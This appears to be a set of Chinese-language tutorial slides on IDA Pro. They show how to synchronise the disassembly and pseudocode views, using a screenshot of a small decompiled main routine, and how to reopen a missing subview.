Disassembly, Decompile 我全都要

1. F5 或 Tab 叫出 decompile view

2. 按住 Pseudocode-A

3. 拖動到畫面中間的向右箭頭區域

4. 右鍵 -> "Synchronize with"
-> IDA "View-A"

5. 左右邊 sync 在一起 !



The screenshot shows the IDA Pro interface with two main panes. The left pane displays assembly code for the 'main' subroutine, while the right pane shows the corresponding pseudocode. A green selection bar highlights the call instruction at address 0x140001120, which is also highlighted in the assembly code. The assembly code includes comments such as 'CODE XREF:' and 'DATA XREF:' pointing to the pseudocode. The pseudocode is as follows:

```
1 int __fastcall main(
2 {
3     Sleep(0x1B7740u);
4     sub_140001C80();
5     sub_140001030();
6     sub_140001120(); // This line is highlighted in green
7     sub_140001BF0();
8     return 0;
9 }
```

The assembly code for the main routine is:

```
; ===== S U B R O U T I N E =====
;
; int __fastcall main(int argc, const char **argv, const char **envp)
; CODE XREF: sub_140001120()
; DATA XREF: sub_140001BF0()
main proc near
    sub    rsp, 28h
    mov    ecx, 1B7740h        ; dwMilliseconds
    call   cs:Sleep
    call   sub_140001C80
    call   sub_140001030
    call   sub_140001120 // This line is highlighted in green
    call   sub_140001BF0
    xor    eax, eax
    add    rsp, 28h
    retn
main endp
```

Save Your Analyzed Result !




我的 XXX View 不見了 QQ

1. Menu Bar

2. 點開 "View"

3. 選擇 "Open subviews"

4. 你要的 View



